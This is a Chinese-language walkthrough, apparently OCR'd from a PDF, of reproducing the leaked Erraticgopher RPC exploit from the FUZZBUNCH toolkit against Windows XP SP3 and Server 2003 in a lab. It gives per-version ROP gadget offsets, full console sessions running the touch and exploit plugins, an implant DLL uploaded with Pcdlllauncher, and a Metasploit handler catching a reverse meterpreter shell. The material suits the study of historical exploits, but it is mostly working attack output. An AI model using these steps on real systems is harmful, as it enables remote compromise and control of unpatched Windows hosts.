
# Erraticgopher

复现此漏洞需要被攻击主机是开启 RRAS 服务的。因此查看该工具的 xml 文档复现支持 W2K3 的渗透，故首先将 W2K3 的 RRAS 服务开启：




从下面这个文档我们可以知道这个工具可以用来攻击 XPXP3，以及 W2K3 的 SP0、SP1、SP2 三个版本

```
    -->
    <t:paramgroup name="XPSP3" description="Windows XP SP3">
        <t:parameter name="EggOffset" description=""         type="U32" value="0xE4" hidden="true"/>
        <t:parameter name="RsaenhBase" description=""        type="U32" value="0x68000000" hidden="true"/>
        <t:parameter name="MaxEggSize" description=""        type="U32" value="0x0690" hidden="true"/>
        <t:parameter name="LockStackOffset" description=""   type="U32" value="0x0190" hidden="true"/>
        <t:parameter name="InitialRetAddr" description=""    type="U32" value="0x00014E7A" hidden="true"/>
        <t:parameter name="RwAddress" description=""         type="U32" value="0x00032020" hidden="true"/>
        <t:parameter name="ZeroEax" description=""           type="U32" value="0x000121DE" hidden="true"/>
        <t:parameter name="MovEspEax" description=""         type="U32" value="0x00014F88" hidden="true"/>
        <t:parameter name="StoreEaxEcx" description=""       type="U32" value="0x0001137E" hidden="true"/>
        <t:parameter name="SkipJunk" description=""          type="U32" value="0x00015EA3" hidden="true"/>
        <t:parameter name="SkipJunkPadding" description=""   type="U32" value="0x0000000C" hidden="true"/>
        <t:parameter name="GetVProtIndex" description=""     type="U32" value="0x0000A965" hidden="true"/>
        <t:parameter name="vProtIndex" description=""        type="U32" value="0x00000089" hidden="true"/>
        <t:parameter name="vProtPadding" description=""      type="U32" value="0x0000000C" hidden="true"/>
        <t:parameter name="SetupEbx" description=""          type="U32" value="0x00015EA5" hidden="true"/>
        <t:parameter name="SysCallAddr" description=""       type="U32" value="0x7FFE0300" hidden="true"/>
        <t:parameter name="JumpEbx" description=""           type="U32" value="0x00011740" hidden="true"/>
        <t:parameter name="JumpEbxPadding" description=""    type="U32" value="0x00000010" hidden="true"/>
        <t:parameter name="Ret14" description=""             type="U32" value="0x0000692d" hidden="true"/>
        <t:parameter name="JumpEsp" description=""           type="U32" value="0x00011899" hidden="true"/>
    </t:paramgroup>
    <t:paramgroup name="W2K3SP0" description="Windows 2003 SP0">
        <t:parameter name="EggOffset" description=""         type="U32" value="0x28" hidden="true"/>
        <t:parameter name="RsaenhBase" description=""        type="U32" value="0" hidden="true"/>
        <t:parameter name="MaxEggSize" description=""        type="U32" value="0x06B0" hidden="true"/>
        <t:parameter name="LockStackOffset" description=""   type="U32" value="0x00E0" hidden="true"/>
        <t:parameter name="InitialRetAddr" description=""    type="U32" value="0x0FFEF4C9" hidden="true"/>
    </t:paramgroup>
    <t:paramgroup name="W2K3SP1" description="Windows 2003 SP1">
        <t:parameter name="EggOffset" description=""         type="U32" value="0xC4" hidden="true"/>
        <t:parameter name="RsaenhBase" description=""        type="U32" value="0x68000000" hidden="true"/>
        <t:parameter name="MaxEggSize" description=""        type="U32" value="0x06B0" hidden="true"/>
        <t:parameter name="LockStackOffset" description=""   type="U32" value="0x0170" hidden="true"/>
        <t:parameter name="InitialRetAddr" description=""    type="U32" value="0x00015BD8" hidden="true"/>
```


```
        <t:paramgroup name="W2K3SP1" description="Windows 2003 SP1">
            <t:parameter name="EggOffset" description=""         type="U32" value="0xC4" hidden="true"/>
            <t:parameter name="RsaenhBase" description=""        type="U32" value="0x68000000" hidden="true"/>
            <t:parameter name="MaxEggSize" description=""        type="U32" value="0x06B0" hidden="true"/>
            <t:parameter name="LockStackOffset" description=""   type="U32" value="0x0170" hidden="true"/>
            <t:parameter name="InitialRetAddr" description=""    type="U32" value="0x00015BD8" hidden="true"/>
            <t:parameter name="RwAddress" description=""         type="U32" value="0x0002BA08" hidden="true"/>
            <t:parameter name="ZeroEax" description=""           type="U32" value="0x00012CE6" hidden="true"/>
            <t:parameter name="MovEspEax" description=""         type="U32" value="0x00015CF4" hidden="true"/>
            <t:parameter name="StoreEaxEcx" description=""       type="U32" value="0x00011EB9" hidden="true"/>
            <t:parameter name="SkipJunk" description=""          type="U32" value="0x00015D8B" hidden="true"/>
            <t:parameter name="GetVProtIndex" description=""     type="U32" value="0x000092A1" hidden="true"/>
            <t:parameter name="vProtIndex" description=""        type="U32" value="0x0000008F" hidden="true"/>
            <t:parameter name="vProtPadding" description=""      type="U32" value="0x00000008" hidden="true"/>
            <t:parameter name="SetupEbx" description=""          type="U32" value="0x00015D8D" hidden="true"/>
            <t:parameter name="SysCallAddr" description=""       type="U32" value="0x7FFE0300" hidden="true"/>
            <t:parameter name="JumpEbx" description=""           type="U32" value="0x0001227B" hidden="true"/>
            <t:parameter name="Ret14" description=""             type="U32" value="0x0000694E" hidden="true"/>
            <t:parameter name="JumpEsp" description=""           type="U32" value="0x000123D4" hidden="true"/>
        </t:paramgroup>
        <t:paramgroup name="W2K3SP2" description="Windows 2003 SP2">
            <t:parameter name="EggOffset" description=""         type="U32" value="0xC4" hidden="true"/>
            <t:parameter name="RsaenhBase" description=""        type="U32" value="0x68000000" hidden="true"/>
            <t:parameter name="MaxEggSize" description=""        type="U32" value="0x06B0" hidden="true"/>
            <t:parameter name="LockStackOffset" description=""   type="U32" value="0x0170" hidden="true"/>
            <t:parameter name="InitialRetAddr" description=""    type="U32" value="0x00015F8B" hidden="true"/>
            <t:parameter name="RwAddress" description=""         type="U32" value="0x000312C0" hidden="true"/>
            <t:parameter name="ZeroEax" description=""           type="U32" value="0x00012F87" hidden="true"/>
            <t:parameter name="MovEspEax" description=""         type="U32" value="0x000160A4" hidden="true"/>
            <t:parameter name="StoreEaxEcx" description=""       type="U32" value="0x00012121" hidden="true"/>
            <t:parameter name="SkipJunk" description=""          type="U32" value="0x0001613B" hidden="true"/>
            <t:parameter name="GetVProtIndex" description=""     type="U32" value="0x00009391" hidden="true"/>
            <t:parameter name="vProtIndex" description=""        type="U32" value="0x0000008F" hidden="true"/>
            <t:parameter name="vProtPadding" description=""      type="U32" value="0x00000008" hidden="true"/>
            <t:parameter name="SetupEbx" description=""          type="U32" value="0x0001613D" hidden="true"/>
            <t:parameter name="SysCallAddr" description=""       type="U32" value="0x7FFE0300" hidden="true"/>
```

复现过程选择使用 W2K3 的 SP2

```
C:\Documents and Settings\Administrator>systeminfo

主机名:           WLGC
OS 名称:          Microsoft(R) Windows(R) Server 2003, Enterprise Edition
OS 版本:          5.2.3790 Service Pack 2 Build 3790
OS 制造商:        Microsoft Corporation
OS 配置:          主域控制器
OS 构件类型:      Uniprocessor Free
注册的所有人:     ym
注册的组织:
产品 ID:          69813-640-5774973-45101
初始安装日期:     6/28/2012, 4:17:21 PM
系统启动时间:     0 天 0 小时 15 分 2 秒
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
系统类型:         X86-based PC
处理器:           安装了 1 个处理器。
                  [01]: x86 Family 6 Model 70 Stepping 1 GenuineIntel ~2394 Mhz
BIOS 版本:        INTEL  - 6040000
Windows 目录:     C:\WINDOWS
系统目录:         C:\WINDOWS\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             (GMT+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
```

首先我们可以在 touch 目录下发现有一个相同名称的工具：




说明这个自带一个探测的工具，我们可以像之前使用 Smbtouch 那样直接上这个工具探测一下能否利用这个工具发起攻击：

```
C:\Users\Administrator\Desktop\FUZZBUNCH-master>python fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\DSZOPSDISK\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\logs
[*] Autorun ON

ImplantConfig Autorun List
==========================

  0) prompt confirm
  1) execute


Exploit Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Special Autorun List
====================

  0) apply
  1) touch all
  2) prompt confirm
  3) execute


Payload Autorun List
====================

  0) apply
  1) prompt confirm
  2) execute


[+] Set FbStorage => C:\Users\Administrator\Desktop\FUZZBUNCH-master\storage

[*] Retargetting Session
```

```
[+] Set FbStorage => C:\Users\Administrator\Desktop\FUZZBUNCH-master\storage

[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.43.150
[?] Default Callback IP Address [] : 192.168.43.200
[?] Use Redirection [yes] : no

[?] Base Log directory [D:\logs] : C:\log
[*] Checking C:\log for projects
Index     Project
-----     -------
0         eclipsedwing
1         erracticgopher
2         eternalblue_test
3         eternalchampion
4         eternalromance
5         test_jdk
6         xpsp3
7         Create a New Project

[?] Project [0] : 1
[?] Set target log directory to 'C:\log\erracticgopher\z192.168.43.150'? [Yes] :


[*] Initializing Global State
[+] Set TargetIp => 192.168.43.150
[+] Set CallbackIp => 192.168.43.200

[!] Redirection OFF
[+] Set LogDir => C:\log\erracticgopher\z192.168.43.150
[+] Set Project => erracticgopher

fb > use Err
Erraticgopher      Erraticgophertouch
fb > use Erraticgophertouch

[!] Entering Plugin Context :: Erraticgophertouch
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.150

fb Touch (Erraticgophertouch) > execute

[!] Preparing to Execute Erraticgophertouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.150:445
```

```
[+] (TCP) Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels


Module: Erraticgophertouch
==========================

Name          Value
----          -----
TargetIp      192.168.43.150
TargetPort    445

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Touching target 192.168.43.150:445 for anonymous Dimsvc RPC syntax
        [+] Connecting to 192.168.43.150:445
[*] Touch completed
        [-] TbDoSmbShutdown() failed!
[+] Erraticgophertouch Succeeded

fb Touch (Erraticgophertouch) >
```

尝试发起攻击：

```
fb Touch (Erraticgophertouch) > use Erraticgopher

[!] Entering Plugin Context :: Erraticgopher
[*] Applying Global Variables
[+] Set TargetIp => 192.168.43.150
[+] Set CallbackIp => 192.168.43.200

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Rpctouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.150

[*] Inheriting Input Variables
[+] Set Protocol => SMB
[+] Set TargetIp => 192.168.43.150
[+] Set TargetPort => 445

[!] Enter Prompt Mode :: Rpctouch

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.150] :

[*]  TargetPort :: Port used by the MSRPC service. Typically 445 (SMB) or 139 (N
BT)

[?] TargetPort [445] :

[*]  NetBIOSName :: Name to use if running touch over NBT, Vista and above requi
re real hostname.

[?] NetBIOSName [*SMBSERVER] :

[*]  TouchLanguage :: Run language touch against RPC spooler service.

[?] TouchLanguage [False] :

[*]  TouchArchitecture :: Run architecture touch against SMB via a memory disclo
sure bug.

[?] TouchArchitecture [False] :

[*]  Protocol :: Protocol to connect to target with. Touches will vary with prot
```

```
[*]  Protocol :: Protocol to connect to target with. Touches will vary with prot
ocol.

   *0) SMB     SMB over TCP
    1) NBT     Netbios over TCP

[?] Protocol [0] :


[!] Preparing to Execute Rpctouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels


Module: Rpctouch
================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.43.150
TargetPort          445
NetBIOSName         *SMBSERVER
TouchLanguage       False
TouchArchitecture   False
Protocol            SMB

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Failed to detect OS / Service Pack on 192.168.43.150:445
[*] SMB String: (none)
[!] Plugin failed
[-] Error: Rpctouch Failed
fb Exploit (Erraticgopher) > _
```

第一次尝试失败，由于这个漏洞的利用这里没有详细的教程所以先自己摸索一下

一段时间之后，终于知道了该怎么办，换了一个主机 XP-SP3，之后使用同样的工作流程成功利用了工具：

```
Name                  Value
----                  -----
TargetIp              192.168.43.150
TargetPort            445
CallbackIp            192.168.43.200
CallbackPort          8888
EggOffset             228
RsaenhBase            1744830464
MaxEggSize            1680
LockStackOffset       400
InitialRetAddr        85626
RwAddress             204832
ZeroEax               74206
MovEspEax             85896
StoreEaxEcx           70526
SkipJunk              89763
SkipJunkPadding       12
GetVProtIndex         43365
vProtIndex            137
vProtPadding          12
SetupEbx              89765
SysCallAddr           2147353344
JumpEbx               71488
JumpEbxPadding        16
Ret14                 26925
JumpEsp               71833
ConnectionDirection   0
Target                XPSP3

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Exploit initialized
        [+] Authcode: 0x0C6EA83F
        [+] XorMask:  0x8c
[*] Building Exploit Buffer
[*] Launching Exploit
        [+] Connecting to 192.168.43.150:445
        [+] Connected to Browser named pipe
        [+] Bound to Dimsvc, sending exploit request to opnum 29
        [+] Exploit Payload Sent!
[*] Receiving Callback.
[*] Callback Received!
[*] Auth code verified!
[+] Erraticgopher Succeeded

[!] Connection to Target Established
[!] Waiting For Next Stage
```

按照程序的提示，等待下一步的攻击，使用 Pcdlllauncher 上传反弹 shell 的 dll，因为 dll 是一样的所以直接使用 Esteemaudit 的 dll，首先打开 Metasploit 的监听：

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.60:8899
```

接着使用 Pcdlllauncher 上传 dll：

```
fb Exploit (Erraticgopher) > use Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x02F93FD0>
list - >  <generator object get_manager_list at 0x041F6210>
argv[0] - >  Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x03C51850>
list - >  <generator object get_manager_list at 0x0427A238>
argv[0] - >  Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x02832C38>
list - >  <generator object get_manager_list at 0x04295D78>
argv[0] - >  Pcdlllauncher
<fuzzbunch.pluginmanager.PluginManager instance at 0x03A3DF58>
list - >  <generator object get_manager_list at 0x0427A238>
argv[0] - >  Pcdlllauncher

[!] Entering Plugin Context :: Pcdlllauncher
[*] Applying Global Variables
[+] Set NetworkTimeout => 60

[*] Applying Session Parameters
[+] Set ConnectedTcp => 124
[+] Set XorMask => 140
[+] Set Rendezvous => 49367

[!] Enter Prompt Mode :: Pcdlllauncher

Module: Pcdlllauncher
=====================

Name                    Value
----                    -----
ConnectedTcp            124
XorMask                 140
NetworkTimeout          60
LPFilename              D:\DSZOpsDisk\Resources\Pc\Legacy\PC_Exploit.dll
LPEntryName             ServiceEntry
ImplantFilename
TargetOsArchitecture    x86
PCBehavior              8
Rendezvous              49367

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  ConnectedTcp :: Connected TCP Socket

[?] ConnectedTcp [124] :

[*]  XorMask :: XOR Mask for communication

[?] XorMask [140] :

[*]  NetworkTimeout :: Network timeout (in seconds).  Use -1 for no timeout.
```

```
[*]  NetworkTimeout :: Network timeout (in seconds).  Use -1 for no timeout.

[?] NetworkTimeout [60] :

[*]  LPFilename :: Full path to LP

[?] LPFilename [D:\DSZOpsDisk\Resources\Pc\Legacy\PC_Exploit.dll] : C:\Users\Adm
inistrator\Desktop\FUZZBUNCH-master\Resources\LegacyWindowsExploits\Resources\Pc
\i386-winnt\PC_Exploit.dll
[+] Set LPFilename => C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re... (plu
s 68 characters)

[*]  LPEntryName :: LP Entry Function Name

[?] LPEntryName [ServiceEntry] :

[*]  ImplantFilename :: Full path to implant payload

[?] ImplantFilename [] : C:\Esteemaudit.dll
[+] Set ImplantFilename => C:\Esteemaudit.dll

[*]  Rendezvous :: Rendezvous location

[?] Rendezvous [49367] :

[*]  TargetOsArchitecture :: Machine architecture of target.

   *0) x86     32-bit Intel x86 processor.
    1) x64     64-bit AMD x86_64 processor.

[?] TargetOsArchitecture [0] :

[*]  PCBehavior :: PEDDLECHEAP EGG Behavior

    0) 7     Re-use Socket (PC EGG behavior is NOT DONE)
   *1) 8     Re-use Socket and PC EGG behavior

[?] PCBehavior [1] :


[!] Preparing to Execute Pcdlllauncher

Module: Pcdlllauncher
=====================

Name                    Value
----                    -----
ConnectedTcp            124
XorMask                 140
NetworkTimeout          60
LPFilename              C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re
                        sources\LegacyWindowsExploits\Resources\Pc\i386-wi
```

```
ConnectedTcp            124
XorMask                 140
NetworkTimeout          60
LPFilename              C:\Users\Administrator\Desktop\FUZZBUNCH-master\Re
                        sources\LegacyWindowsExploits\Resources\Pc\i386-wi
                        nnt\PC_Exploit.dll
LPEntryName             ServiceEntry
ImplantFilename         C:\Esteemaudit.dll
TargetOsArchitecture    x86
PCBehavior              8
Rendezvous              49367

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Preparing Implant
Loaded implant len 5120
[*] Uploading Implant
        [+] Payload Size : 6700
        [+] Payload XOR Mask: 140
        [+] Sending Implant Size To Target
                [+] Size: 6700 (0x00001a2c)
                [+] Checking Remote Status
                [+] Remote Status OKAY
        [+] Sending Implant To Target
                [+] Checking Remote Status
                [+] Remote Status OKAY
[*] Launch LP
        [+] LoadLibrary on C:\Users\Administrator\Desktop\FUZZBUNCH-master\Resou
rces\LegacyWindowsExploits\Resources\Pc\i386-winnt\PC_Exploit.dll
        [+] GetProcAddress for : ServiceEntry
        [+] Calling Entry point
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
Duplicating socket
**** FAILED TO DUPLICATE SOCKET ****
```

这里虽然显示利用失败 但是实际上已经能够返回 meterpreter 了：

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.60:8899
[*] Sending stage (179779 bytes) to 192.168.43.150

meterpreter > shell
Process 3948 created.
Channel 1 created.
Microsoft Windows XP [汾 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

拿到 meterpreter 之后就可以干很多事情了